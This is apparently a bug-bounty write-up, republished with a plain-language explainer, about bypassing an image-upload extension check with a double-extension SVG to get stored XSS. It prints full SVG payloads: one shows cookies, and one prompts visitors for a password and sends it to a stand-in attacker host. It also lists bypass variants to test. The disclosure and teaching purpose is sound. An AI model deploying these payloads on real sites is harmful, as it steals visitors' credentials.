How I was rewarded a $1000 bounty after abusing File Upload functionality to Stored XSS Vulnerability leading to credential theft of a vistor in a website.
The application allowed uploading an SVG file disguised with a double extension, which was then served and executed as HTML, leading to stored cross-site scripting. An attacker could steal a victim's credentials by prompting for a password and sending it to an attacker-controlled server.
 Published on kunalkhubchandani.medium.com
Hello CyberSecurity Researchers and Bug Hunters, I am posting a writeup after a quite a long time. I have been a bit busy lately due to my University Studies and also working on some Red Teaming skills.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers a file upload flaw on a web application that the researcher reached after logging in with credentials supplied to them. The feature in question is the part of the application that lets a user set a Logo, a Background Image and an Advertisement Image. Normally those fields accept an image, store it, and later serve it back to whoever views the page or the endpoint where the uploaded files are listed.
By uploading a crafted SVG instead of a real image, the researcher obtained stored cross-site scripting (XSS) in the context of the page that renders the uploaded file, and then turned that into a credential theft against a visitor who is given the URL where the file is uploaded. An initial bounty was paid for the finding.
Setup
- The researcher logged into the web application using credentials that were provided to them.
- No specific tooling, versions or roles are described beyond manual enumeration and manual fuzzing of the forms.
- The precondition for the attack is that an attacker can reach the image upload fields (Logo, Background Image, Advertisement Image) and that a victim can be induced to open the URL where the uploaded file is served.
Finding it
After logging in, the researcher did manual enumeration and found that the application had many web forms.

One of those forms had a variety of text fields. The researcher tried to find SQL injection, XSS and SSTI by manually fuzzing the form, with no luck.
Attention then moved to the Logo, Background Image and Advertisement Image fields, and the researcher decided to upload a maliciously crafted file to see what would happen.

Exploitation
Step 1: Upload the SVG and hit the filter
The first attempt was to upload an SVG file. The application rejected it with an error stating that the image file format should be gif, png, jpg or jpeg.

The upload was rejected with an error stating the image file format should be gif, png, jpg or jpeg.
Step 2: Bypass the extension check by renaming
The bypass was to rename the file from Fileupload.svg to Fileupload.svg.png. The upload then succeeded.

Renaming the file from Fileupload.svg to Fileupload.svg.png made the upload succeed.
Step 3: Reach the uploaded file

After clicking next, the researcher was redirected to an endpoint where the uploaded files could be accessed.

Clicking View Image rendered the file, and the script inside it executed.

The SVG payload used at this stage was:
<?xml version=”1.0" standalone=”no”?>
<!DOCTYPE svg PUBLIC “-//W3C//DTD SVG 1.1//EN” “http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"><svg version=”1.1" baseProfile=”full” xmlns=”http://www.w3.org/2000/svg">

<polygon id=”triangle” points=”0,0 0,50 50,0" fill=”#009901" stroke=”#004400"/>

<script type=”text/javascript">
alert(document.cookie);
</script>
</svg>
The <script> element runs alert(document.cookie), showing that JavaScript inside the SVG executes.
Step 4: Turn the XSS into credential theft
The payload was then modified to ask the visitor for a password and send it to an attacker-controlled URL:

<?xml version="1.0" standalone="no"?><!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"><svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg"><polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/> <script> var passwd = prompt("Enter your password to continue"); var xhr = new XMLHttpRequest(); xhr.open("GET","https://attacker-url.com/log.php?password="+encodeURI(passwd)); xhr.send(); </script></svg>
What the script does:
prompt("Enter your password to continue")shows a password prompt to the visitor and stores the answer inpasswd.new XMLHttpRequest()creates a request object.xhr.open("GET", ...)builds a GET request tohttps://attacker-url.com/log.phpwith the entered value appended as thepasswordquery parameter, URL-encoded withencodeURI.xhr.send()fires the request, so the password leaves the victim's browser to the attacker's server.
The modified files were uploaded again.


Step 5: Access the uploaded files and trigger the payload
After upload, the researcher pressed next and accessed the files.

Viewing the green SVG image made the page respond with a prompt, and the researcher entered a random password to confirm the flow.
Step 6: Reward
An initial bounty was rewarded for the finding.

An image in the report is captioned Additional Locations.
Root cause
Renaming the file to end in .png made the upload succeed while the content remained an SVG document. Renaming Fileupload.svg to Fileupload.svg.png satisfied the gif/png/jpg/jpeg check while the file content remained an SVG document. The stored file was then served back to users in a context where the browser parsed it as SVG and executed the embedded <script>, so the XSS was stored on the application's own origin. The report does not describe the server-side code, the response headers, or whether any content-type or content-disposition handling was in place, so the exact mechanism that allowed the SVG to be rendered as active content is not stated.
Impact
An attacker who can upload to the Logo, Background Image or Advertisement Image fields can store JavaScript that runs in the application's origin whenever a victim opens the URL where the file is served. In the demonstrated case the script asked the visitor for a password and sent it to an attacker-controlled host, so a visitor who is given the URL and enters their password has their credential stolen. The report frames the victim as a visitor who is given the URL where the file is uploaded. The report does not quantify how many users or which roles were affected, and it does not state whether the payload could be triggered without the victim interacting with the prompt.
Fix
Based on the flaw shown, the fix should be to validate the actual file content rather than the trailing extension, to reject SVG uploads (or sanitise them) for image fields, and to serve user-uploaded content with a content type and disposition that prevents it from being rendered as active content in the application's origin.
Variants to test
- Double extensions on other upload fields. Try names such as
file.svg.png,file.svg.jpg,file.html.pngon any image or document upload. A positive result is the upload succeeding and the file later being served and rendered as the original type. - SVG with script on any image field. Upload an SVG containing a
<script>element to logo, avatar, banner or background fields. A positive result is the script executing when the file is viewed. - Content-type mismatch. Upload a file whose declared content type differs from its content and observe how it is served back. A positive result is the server returning the file with a type that lets the browser execute it.
- Other active formats. Try HTML, XHTML or other XML-based formats where the application accepts images. A positive result is the browser rendering the markup and running script in the application's origin.
- Stored payload reach. After a successful upload, check whether the file URL is reachable by other users and whether it is embedded in pages that other roles view. A positive result is the payload firing for a user other than the uploader.
What happened, in plain words
A security researcher was given a login to a web application and asked to look for problems. The application had a feature where you could upload pictures: a Logo, a Background Image and an Advertisement Image. Normally you would upload a photo there and the site would show it back to people later.
Instead of a photo, the researcher uploaded a file that is technically an image but can also carry a small program inside it. The site tried to block it, but the block only looked at the end of the file name. By renaming the file so it ended in .png, the upload went through. When the file was later opened in a browser, the little program inside it ran, on the application's own website. That kind of problem is called stored cross-site scripting, or stored XSS: a script that an attacker plants on a site and that runs in someone else's browser when they view it.
The researcher then changed the program so that it asked the visitor for their password and quietly sent it to a server the researcher controlled. That is credential theft. An initial bounty was paid for the finding.
Below, every step is explained from scratch, including the words that security people use every day.
Background ideas you need first
Before walking through the steps, here are the few ideas the rest of the article depends on. Each one is explained as if you had never heard it.
- A web application is a website that does things for you rather than just showing text: you log in, fill in forms, upload pictures. Your browser sends requests to a server, the server sends back pages, and the browser draws them.
- A form is the part of a page with boxes you type into and a button you press. When you press the button, the browser packages what you typed and sends it to the server.
- An upload field is a form control that lets you pick a file from your computer and send it to the server. The server stores the file and later hands it back to whoever asks for it, usually through a URL (a web address).
- A cookie is a small piece of text that a website asks your browser to keep and to send back with every request to that site. It is how a site remembers that you are logged in. Think of it as a wristband you get at an event: you show it at the door and you are let in without proving who you are again. If someone else copies your wristband, they can walk in as you.
- JavaScript is the programming language that runs inside web pages in your browser. It is what makes pages interactive. It can also read things the page can see, including cookies.
- XSS (cross-site scripting) means getting JavaScript that an attacker wrote to run inside someone else's browser, in the context of a website the victim trusts. "Stored" means the malicious script was saved on the server first (for example inside an uploaded file) and runs later, whenever a victim opens it. The everyday comparison: someone slips a forged note into a stack of letters in your own mailbox. You trust your mailbox, so you read the note as if it came from a trusted sender.
- SQL injection, XSS and SSTI are three classic families of web bugs. SQL injection is tricking the database behind a site into running commands you were not meant to run. XSS is the one above. SSTI (server-side template injection) is tricking the code that builds pages on the server into evaluating your input as instructions. The researcher tried all three on the text fields and found nothing.
- Fuzzing means feeding a form or a URL lots of odd inputs on purpose, by hand or with a tool, to see whether any of them cause an unexpected reaction. Doing it by hand, one input at a time, is what the report calls manual fuzzing.
- SVG is a file format for images made of shapes and text rather than pixels. Because it is written in a markup language (XML, similar in spirit to HTML), an SVG file can contain a
<script>element, and browsers will run that script when they display the SVG. That is the heart of this whole story: an "image" that can carry code. - A file extension is the part of a file name after the last dot, like
.pngor.jpg. It is a label, not a guarantee: it tells programs what kind of file this is supposed to be, but the actual content can be anything. - A bounty is money a company pays a researcher for reporting a security problem responsibly instead of exploiting it.
Setup
- The researcher logged into the web application using credentials that were provided to them. The researcher logged in using credentials that were provided to them.
- Beyond manual enumeration (looking through the application by hand, page by page, feature by feature) and manual fuzzing of the forms, the report does not describe any specific tools, software versions or user roles.
- Two conditions make the attack possible: an attacker must be able to reach the image upload fields (Logo, Background Image, Advertisement Image), and a victim must be persuaded to open the URL where the uploaded file is served.
Finding it
After logging in, the researcher did manual enumeration and found that the application had many web forms.
One of those forms had a variety of text fields. The researcher tried to find SQL injection, XSS and SSTI by manually fuzzing the form, with no luck. This is a normal first move: text boxes are the most obvious place where user input reaches the server, so they are checked first. When they turned out to be clean, the researcher looked elsewhere.
Attention then moved to the Logo, Background Image and Advertisement Image fields, and the researcher decided to upload a maliciously crafted file to see what would happen.
Why those fields? Because they accept files, and files are content that the server stores and later serves back. If the server is careless about what it accepts or how it serves it back, the file itself can become the attack.
Exploitation
Step 1: Upload the SVG and hit the filter
The first attempt was to upload an SVG file. The application rejected it with an error stating that the image file format should be gif, png, jpg or jpeg.
The upload was rejected with an error stating the image file format should be gif, png, jpg or jpeg. But the check was done in a way that could be worked around.
Step 2: Bypass the extension check by renaming
The bypass was to rename the file from Fileupload.svg to Fileupload.svg.png. The upload then succeeded.
Renaming the file from Fileupload.svg to Fileupload.svg.png made the upload succeed. The everyday comparison: a bouncer at a door checks only the colour of your wristband, not who you are. Wear two wristbands, one of the right colour, and you are in.
Step 3: Reach the uploaded file
After clicking next, the researcher was redirected to an endpoint where the uploaded files could be accessed.
An endpoint here just means a specific address on the site that does a specific job, in this case listing the files that were uploaded. Clicking View Image rendered the file, and the script inside it executed.
The SVG payload used at this stage was:
<?xml version=”1.0" standalone=”no”?>
<!DOCTYPE svg PUBLIC “-//W3C//DTD SVG 1.1//EN” “http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"><svg version=”1.1" baseProfile=”full” xmlns=”http://www.w3.org/2000/svg">

<polygon id=”triangle” points=”0,0 0,50 50,0" fill=”#009901" stroke=”#004400"/>

<script type=”text/javascript">
alert(document.cookie);
</script>
</svg>
Line by line, in plain words:
<?xml version=”1.0" standalone=”no”?>declares that this is an XML document. XML is a text format for structured data; SVG is written in it.- The
<!DOCTYPE svg ...>line tells the browser which official definition of the SVG format this file follows, so the browser knows how to read it. <svg version=”1.1" baseProfile=”full” xmlns=”http://www.w3.org/2000/svg">opens the SVG image itself and says which version of the format is in use.<polygon id=”triangle” points=”0,0 0,50 50,0" fill=”#009901" stroke=”#004400"/>draws a triangle. This draws a triangle in the image.<script type=”text/javascript">opens a block of JavaScript, the code that runs in the browser.alert(document.cookie);tells the browser to show a pop-up box containing the cookies of the current page.document.cookieis how JavaScript reads the cookies that belong to the page it is running on. The pop-up is a harmless way of proving that the script really ran and that it can see the cookies.</script>and</svg>close the script block and the image.
The important part is that the script inside the SVG runs when the file is viewed. An origin is the combination of scheme, host and port (roughly, the site's address) that the browser uses to decide what a page is allowed to touch. Script running in the application's origin can read the application's cookies, which is exactly what the pop-up demonstrated.
Step 4: Turn the XSS into credential theft
The payload was then modified to ask the visitor for a password and send it to an attacker-controlled URL:
<?xml version="1.0" standalone="no"?><!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"><svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg"><polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/> <script> var passwd = prompt("Enter your password to continue"); var xhr = new XMLHttpRequest(); xhr.open("GET","https://attacker-url.com/log.php?password="+encodeURI(passwd)); xhr.send(); </script></svg>
What the script does, step by step:
prompt("Enter your password to continue")shows a small dialog box to the visitor with that message and a text box. Whatever the visitor types is stored in a variable calledpasswd. A variable is just a named box that holds a value while the script runs.new XMLHttpRequest()creates a request object. Think of it as an empty envelope the script can fill in and post to a server without reloading the page.xhr.open("GET", ...)prepares a GET request. GET is the simplest kind of web request: it asks a server for something and puts the details in the address itself, after a?. Here the address ishttps://attacker-url.com/log.phpwith?password=followed by the visitor's typed value, passed throughencodeURIso that special characters are made safe for a URL.xhr.send()actually 